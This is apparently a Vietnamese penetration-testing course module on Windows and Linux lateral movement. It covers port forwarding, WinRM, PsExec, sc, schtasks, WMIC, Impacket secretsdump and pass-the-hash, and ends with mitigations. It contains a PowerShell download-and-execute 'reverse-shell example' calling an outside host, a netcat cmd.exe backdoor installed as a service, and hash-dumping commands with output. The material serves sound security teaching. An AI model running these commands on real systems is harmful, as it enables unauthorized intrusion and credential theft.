

Kiểm thử & đánh giá an toàn hệ thống thông tin

Module 6. Lateral movement and reporting

Lateral Movement and Reporting


→ Lateral Movement

- Windows Lateral Movement
- Impacket
- Pass-the-Hash
- Evasion
- Application Control Bypass
- Pivoting
- Reporting

Imtuan1989@gmail.com

Why Lateral Movement

- ❑ Sử dụng “compromised system” để truy cập tới hệ thống khác.
- ❑ Hai phương pháp phổ biến sử dụng “port forwarding”:
 - SSH Port Forwarding
 - Meterpreter (hoặc C2 framework khác)
- ❑ Một số phương pháp ít phổ biến hơn:
 - Firewall port redirection
 - Netcat
- ❑ Các dạng “port forwarding”:
 - Local
 - Remote
 - Dynamic



Forward ports

☐ Port forwarding sử dụng iptables.

- Lệnh dưới đây sẽ chuyển hướng toàn bộ “incoming traffic” trên cổng 8000 tới cổng 80 trên host 10.3.2.1

```
#echo '1'>/proc/sys/net/ipv4/conf/eth0/forwarding
```

```
#iptables -t nat -A PREROUTING -p tcp -i eth0 --dport 8000 -j DNAT --to-destination 10.3.2.1:80
```

```
#iptables -A FORWARD -p tcp -d 10.3.2.1 --dport 80 -m state -state NEW,ESTABLISHED,RELATED -j ACCEPT
```

☐ Port forwarding sử dụng netcat.

```
$mknod mypipe p
```

```
$nc -l -p 8080 < mypipe | nc 10.3.2.1 80 > mypipe
```

Linux

- ❑ “Linux lateral movement” thường dựa trên việc sử dụng lại thông tin xác thực (hoặc SSO) và đánh cắp SSH key/password.
 - SSH password có thể thu được thông qua dữ liệu rò rỉ, phishing, dự đoán, bẻ khóa.
 - Có được SSH key và bẻ khóa SSH key sẽ phức tạp hơn.
- ❑ Windows có nhiều giao thức phổ biến cho việc truy cập từ xa từ đó dẫn tới “misconfiguration” → **Windows lateral movement**

Lateral Movement and Reporting

- Lateral Movement

- **Windows Lateral Movement**

- Impacket

- Pass-the-Hash

- Evasion

- Application Control Bypass

- Pivoting

- Reporting


Imtuan1989@gmail.com

Windows Lateral Movement

- ❑ Sử dụng các công cụ, tính năng có sẵn trong Windows để di chuyển từ hệ thống này tới hệ thống khác để giảm thiểu khả năng bị phát hiện/ngăn chặn.
 - Remote Desktop
 - WMI/WMIC
 - WinRM
 - PsExec (không có sẵn nhưng được ký bởi Microsoft)
 - Ticket & password reuse – chỉ cần sử dụng hashes hiện có và xác thực bình thường.

Windows Command Line for Pentester

- Việc sử dụng “command line” hỗ trợ nhiều cho việc kiểm thử.
 - Thường sẽ không thể/khó cài thêm các công cụ lên “compromised system”.
 - Tập trung khả năng tận dụng tối đa các chức năng của “build-in” command line tool.



Windows Remote Management (WinRM)

- WinRM cho phép quản lý từ xa các hệ thống Windows qua HTTP/HTTPs (5985/5986) và chạy câu lệnh bất kỳ trên đó (yêu cầu phải có thông tin xác thực hoặc phiên làm việc).
- Mặc định WinRM không được bật, dịch vụ này cần được cài đặt và cấu hình trước khi nó có thể sử dụng.

- Có thể được cấu hình qua Group Policy Objects (GPO).
- Xác định hệ thống sử dụng WinRM.

```
$nmap -Pn -p 5985,5986 --open -iL scope.txt
```

- Khai thác với công cụ **winrs** (nếu có thông tin xác thực hoặc phiên làm việc) hoặc **PowerShell**.

```
winrs      -r:192.168.1.9      -u:[domain\user]      -p:[passwd]  
[command]
```

WinRM and PowerShell (1/2)

- Test-WSMan: Xác định hệ thống mục tiêu có đang chạy WinRM hay không.

Test-WSMan –ComputerName [HostName]

```
PS C:\ad\Tools\kekeo\x64> Test-WSMan -computername DCORP-STD110
```

```
wsmid          : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

```
PS C:\Windows\System32> Test-WSMan
Test-WSMan : <f:WSPManFault xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault" Code="2150858770"
Machine="[REDACTED]"><f:Message>The client cannot connect to the destination specified in the request. Verify
that the service on the destination is running and is accepting requests. Consult the logs and documentation for the
WS-Management service running on the destination, most commonly IIS or WinRM. If the destination is the WinRM service,
run the following command on the destination to analyze and configure the WinRM service: "winrm quickconfig".
</f:Message></f:WSPManFault>
At line:1 char:1
+ Test-WSMan
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Test-WSMan], InvalidOperationException
+ FullyQualifiedErrorId : WsManError,Microsoft.WSMan.Management.TestWSManCommand
```

- Test-NetConnection: Kiểm tra nếu port mở.

Test-NetConnection –ComputerName [HostName] –

CommonTCPPort WinRM

WinRM and PowerShell (2/2)

- Invoke-Command: Chạy câu lệnh trên hệ thống (SSO).

```
Invoke-Command –ComputerName [HostName] –Port 5985 –  
ScriptBlock {command}
```

```
PS C:\ad\Tools\kekeo\x64> Invoke-Command -computername dcorp-adminsrv.dollarcorp.moneycorp.local -ScriptBlock {ipconfig /all}  
Windows IP Configuration  
  
Host Name . . . . . : dcorp-adminsrv  
Primary Dns Suffix . . . . . : dollarcorp.moneycorp.local  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List: . . . . . : dollarcorp.moneycorp.local  
                                moneycorp.local  
  
Ethernet adapter Ethernet:  
    Connection-specific DNS Suffix . . . . . :
```

- Reverse-shell example.

```
Invoke-Command –ComputerName [HostName] –ScriptBlock  
{cmd /c "powershell -ep bypass iex (New-Object  
Net.WebClient).DownloadString('http://10.10.10.10:8080/ipst.ps1'  
)"}
```

Ticket Reuse

- Nếu chúng ta có quyền quản trị trên hệ thống thì có thể trích xuất “Kerberos tickets” từ các tiến trình và người dùng khác.
 - Rubeus có thể sử dụng để trích xuất “tickets” và sử dụng “tickets” để xác thực (<https://github.com/GhostPack/Rubeus>).

3@gmail.com

Setting Up SMB Sessions

- Có thể thiết lập phiên tới mục tiêu với SSO.

```
C:\>net use \\[target]
```

- Thiết lập phiên sử dụng thông tin xác thực.


```
C:\>net use \\[target] /u:[user] [password]
```

- Truy cập tới các nội dung được chia sẻ.

```
C:\>net use * \\[target]\[share] /u:[user] [password]
```

Controlling Services with SC

- Service Controller (**sc**) cho phép tài khoản với quyền quản trị tương tác với các dịch vụ (xem trạng thái, bật, tắt).
- Mặc định, **sc** tương tác với các dịch vụ chạy local.
sc \\[target IP] – tương tác với remote machine.



The screenshot shows a Command Prompt window with three tabs on the left:

- List running services: C:\> sc query
- List all services: C:\> sc query state= all
- Details on one service: C:\> sc qc [service_name]

The main window displays the output of the 'sc qc plugplay' command:

```
c:\> sc \\\\10.10.10.10 qc plugplay
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: plugplay
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\\Windows\\system32\\svchost.e
    LOAD_ORDER_GROUP  : PlugPlay
    TAG                : 0
    DISPLAY_NAME       : Plug and Play
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem
```

Starting and Stopping Service with SC command

- Khởi động service.

```
C:\>sc start [service_name]
```

- Nếu service *start_type* đang “disable” thì trước hết phải “enable” trước khi khởi động nó.

```
C:\>sc config [service_name] start= demand
```

- Dừng service.

```
C:\>sc stop [service_name]
```

Determining Service Names

Để tương tác với một service trước tiên cần xác định SERVICE_NAME (không phải Display Name).

Sử dụng câu lệnh:

```
sc query state= all
```

Chạy Services GUI (services.msc).

- Chuột phải vào service name và chọn Properties

Thông qua WMIC:


```
wmic service where (displayname like "%[whatever]%" get  
name
```

The image shows three windows side-by-side:

- Left Window (Command Prompt):** Shows the command `sc query state= all | more`. A red box highlights the output for the "AJRouter" service, which has a `SERVICE_NAME: AJRouter` and a `DISPLAY_NAME: AllJoyn Router Service`.
- Middle Window (Services Properties):** Shows the "Volume Shadow Copy Properties (Local Computer)" dialog. A red box highlights the "Service name: VSS" and "Display name: Volume Shadow Copy" fields.
- Right Window (Command Prompt):** Shows the command `wmic service where (displayname like "%print%") get name`. A red box highlights the output for the "Spooler" service, which has a `Name` and `PrintNotify` entry, and a `PrintWorkflowUserSvc_2172a3` entry.

Running Cmds on Remote Windows Machine

- Pentester thường muốn chạy các lệnh trên máy remote.
 - Giả định attacker có admin username+password.
 - Giả định attacker có thể truy cập SMB trên máy mục tiêu.
- Một số phương pháp để thực thi các lệnh trên máy remote:
 - Sử dụng **PsExec** từ Sysinternals/Metasploit.
 - Sử dụng lệnh **schtasks** , **wmic** , **sc**
 - Impacket và C2.



Sysinternals PsExec.exe (1)

□ PsExec được ký bởi Microsoft.

- Tạo một dịch vụ và thực thi payload/command trên máy remote.
- <https://learn.microsoft.com/en-us/sysinternals/downloads/psexec>

Requires admin level access

□ Có thể chạy trên nhiều mục tiêu tại cùng một thời điểm sử dụng **@targets.txt**

```
psexec [\computer[,computer2[,...]]] | @file] [options] "command argument"
```

-c	Copy the executable to the remote system for execution, will not overwrite (-f to force)
-h	Run in elevated context
-u user	Specify username
-p pass	Specify username and password
-s	Run as SYSTEM
-i	Run interactively. Often used with cmd.exe or powershell.exe

Sysinternals PsExec.exe (2)

```
C:\> \\192.168.190.154: cmd
```

```
C:\Tools> PsExec.exe -u hiboxy\matt -p Password1 -accepteula -i \\192.168.190.154 hostname
```

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

```
file01 ←  
hostname exited on 192.168.190.154 with error code 0.
```



```
C:\Tools> PsExec.exe -u hiboxy\matt -p Password1 -accepteula -i \\192.168.190.154 cmd
```

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

```
Microsoft Windows [Version 10.0.18363.1440]  
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32> hostname ←  
file01 ←  
C:\WINDOWS\system32>
```

Run a command (hostname)
and see its output channelized

Run cmd.exe and get access
to its Standard In and Out in-
line... a remote shell!

Commands are run on the
remote host

Metasploit PsExec Module

- PsExec cũng được tích hợp trên Metasploit. Để sử dụng ta cần thực thi các lệnh sau:

```
msf> use exploit/windows/smb/psexec
```

```
msf> set PAYLOAD [name_of_payload]
```

```
msf> set RHOSTS [target]
```

```
msf> set SMBUser [admin_username]
```

```
msf> set SMBPass [admin_password_or_hash]
```

- Metasploit's PsExec hỗ trợ pass-the-hash.

Scheduling a job: The schtasks command

- ☐ Lệnh **schtasks** hoặc **at** giúp người dùng thực hiện một số hành động và tác vụ tự động trên máy tính.

1	C:\> net use \\[target] [password] /u:[admin_user]	Establish a session with admin privs:
2	C:\> sc \\[target] query schedule	Ensure schedule service is running
3	C:\> net time \\[target]	Check the time on the target

- ☐ Thực hiện lập lịch:

```
C:\> schtasks /create /tn [taskname] /s [target] /u [user] /p [password]  
/sc [frequency] /st [starttime] /sd [startdate] /tr [command]
```

- Starttime phải ở dạng **HH:MM:SS**; Frequency: MINUTE, HOURLY, DAILY, WEEKLY, MOTHLY, ONCE, ONSTART, ONLOGON, ONIDLE
- Thay /u user /p password bằng /ru SYSTEM để thực thi dưới quyền SYSTEM
- Kiểm tra trạng thái công việc C:\>schtasks /query /s /[targetIP]

Using sc to Invoke an Executable

- Chúng ta có thể sử dụng **sc** để khởi chạy “lệnh” như một service mới:

```
C:\> net use \\[target] [password] /u:[admin_user]  
C:\> sc \\[target] create [svcname] binpath= [command]  
C:\> sc \\[target] start [svcname]
```

- binpath= “C:\Tools\nc.exe –L –p 2222 –e cmd.exe”
- Service sẽ chạy dưới quyền SYSTEM tuy nhiên chỉ trong khoảng thời gian 30s bởi vì nếu Windows không nhận được bất kỳ API call back nào trong vòng 30s kể từ lúc có thông báo “Service started successfully” thì hệ thống sẽ “kill” nó.

Making an Executable More Suitable as a Service

- Windows “kills” service nếu nó không phản hồi đúng hạn tuy nhiên các tiến trình con vẫn hoạt động.
 - cmd.exe sẽ hoạt động chỉ trong 30s nhưng command được nó sinh ra sẽ tiếp tục chạy cmd /k [command]
- Sử dụng sc để chạy netcat backdoor:

```
C:\>sc \\[target] create netcat binpath= "cmd.exe" /k
```

```
C:\tools\nc.exe -L -p 2222 -e cmd.exe
```

- Xóa service sau khi hoàn tất:

```
C:\>sc \\[target] delete [svcname]
```

Using WMIC to Invoke a Program

- WMIC – cho phép người dùng truy cập các thông tin chi tiết trên Windows (process, service, reg key...).
- Chạy chương trình:

```
wmic /node:[targetIP] /user:[admin_user]
```

```
/password:[password] process call create [command]
```

- Nếu bỏ `/user` và `/password` thì **wmic** sẽ sử dụng thông tin xác thực của người dùng hiện tại (~pass-the-hack attack).
- `/node:@filename` để chạy câu lệnh trên **tất cả** các máy mục tiêu
- Nhược điểm: Không hiển thị “output” của câu lệnh
- Ex: wmic /node:10.0.0.1 /user:Administrator process call create "cmd.exe /c calc.exe"

Interacting with Processes using WMIC

- Liệt kê danh sách các tiến trình:

```
C:\>wmic /node:[target] /user:[admin_user] /password  
:[password] process list brief
```

- Kill tiến trình sử dụng PID:

```
C:\>wmic /node:[target] /user:[admin_user] /password  
:[password] process where processid="[PID]" delete
```

- Kill tiến trình sử dụng name:

```
C:\>wmic /node:[target] /user:[admin_user] /password  
:[password] process where name="[name]" delete
```

Impacket

- Impacket là một tập hợp các công cụ được viết bằng python hỗ trợ việc kiểm thử.
 - <https://github.com/fortra/impacket>
 - Thực thi lệnh từ xa với WMI
 - Thực thi lệnh từ xa với SMB

nguyễn trung sỹ
59@gmail.com

Lateral Movement and Reporting

- Lateral Movement
- Windows Lateral Movement
- **Impacket**
- Pass-the-Hash
- Evasion
- Application Control Bypass
- Pivoting
- Reporting

Imtuan1989@gmail.com

Impacket

Impacket is a collection of Python classes for working with network protocols; includes example tools for a range of tasks

- Remote Execution: psexec, smbexec, atexec, wmiexec, dcomexec
- Kerberos: GetTGT, GetPAC, GetUserSPNs, ticketer,...
- Windows Secrets: secretsdump, mimikatz
- MitM/Server Tools: ntlmrelayx, KarmaSMB, smbserver
- WMI: wmiquery, wiperist
- Vulns: goldenPAC, sambaPip, smbrelayx
- SMB: smbclient, lookupsid, services, samrdump
- MSSQL: mssqlinstance, mssqlclient
- <https://www.secureauth.com/labs/open-source-tools/impacket/>

Extracting Hashes

- Impacket có thể trích xuất “password hashes” từ remote system sử dụng **secretsdump.py** (Yêu cầu quyền quản trị).
 - Sử dụng vssadmin qua smbexec/wmiexec cho NTDS.dit

```
$ secretsdump.py domain/user:pass@10.10.10.5 -just-dc-user Administrator  
...trimmed for brevity...
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:502:aad3b435b5...5b51404ee:5525e655c06299c7e4179e2cc5621fb3:::  
[*] Kerberos keys grabbed  
Administrator:aes256-cts-hmac-sha1-96:8f20a34aec155f272a065b0314ec68700bc...  
Administrator :aes128-cts-hmac-sha1-96:e715ccb1f0e72bea1ad38d6801a7456e  
Administrator :des-cbc-md5:26d6074c45d9dfc7  
[*] Cleaning up...
```

Impacket for Remote Execution

- Impacket bao gồm một số công cụ cho phép thực hiện RCE (agentless) trên Windows từ Linux.
- Impacket syntax:
`toolname.py domain/user:password@target command`
 - Thay vì nhập mật khẩu có thể dùng `-hashes` để pass-the-hash

STT	Tool	RCE type	Port
1	<u>psexec.py</u>	interactive shell	tcp/445
2	<u>dcomexec.py</u>	semi-interactive shell	tcp/135, tcp/445 tcp/49751 (DCOM)
3	<u>smbexec.py</u>	semi-interactive shell	tcp/445
4	<u>wmiexec.py</u>	semi-interactive shell	tcp/135,tcp/445 tcp/50911 (Winmgmt)
5	<u>atexec.py</u>	command	tcp/445

smbexec.py vs wmiexec.py

smbexec.py

- No upload
- Runs as SYSTEM
- Noisier event log (creates service)
- 1 TCP port: 445 (SMB)

wmiexec.py

- No upload
- Runs as Admin (not SYSTEM)
- Quieter event log
- 3 TCP ports: 135, 445, dynamically high port


Lateral Movement and Reporting

- Lateral Movement
- Windows Lateral Movement
- Impacket
- Pass-the-Hash**
- Evasion
- Application Control Bypass
- Pivoting
- Reporting

Imtuan1989@gmail.com

Pass-the-Hash Technique

- Thu thập hashes từ memory, SAM, NTDS.dit, /etc/shadow.
- Sử dụng hash trực tiếp mà không cần bẻ khóa.



Advantages of Pass-the-Hash

- ❑ Không yêu cầu bẻ khóa thành công.
 - Có thể sử dụng hash trong khi đang bẻ khóa.
- ❑ No account lockout.
- ❑ Cho attacker quyền truy cập của người dùng tương ứng với hash được sử dụng (có thể là quyền quản trị).
- ❑ Downside: Tấn công này yêu cầu attacker trước tiên phải thực hiện thành công “hashes-dumping” sử dụng quyền quản trị.

Microsoft's Pass-the-Hash Mitigations

- Microsoft đã phát hành một số bản vá để cản gắng giảm thiểu các cuộc tấn công pass-the-hash.
 - Microsoft Security Advisory 2871997 (release My 2014): cho Win7 đến Win 8.1 và Server 2008 R2 đến 2012.
- Windows Defender Credential Guard (WDCG).
 - Chỉ cho Win10/11 và Server 2016/2019/2022.
 - Cố lập “lsass.exe” sử dụng công nghệ ảo hóa, Secure Boot và Trusted Platform Module.
 - WDCG không ngăn chặn “pass-the-hash” mà nó ngăn chặn việc attacker có thể lấy được hashses.
- Pass-the-hash về cơ bản là một phần của các giao thức xác thực (LM C/R, NTLMv1, NTLMv2, Kerberos) cho nên **KHÔNG** thể vá.

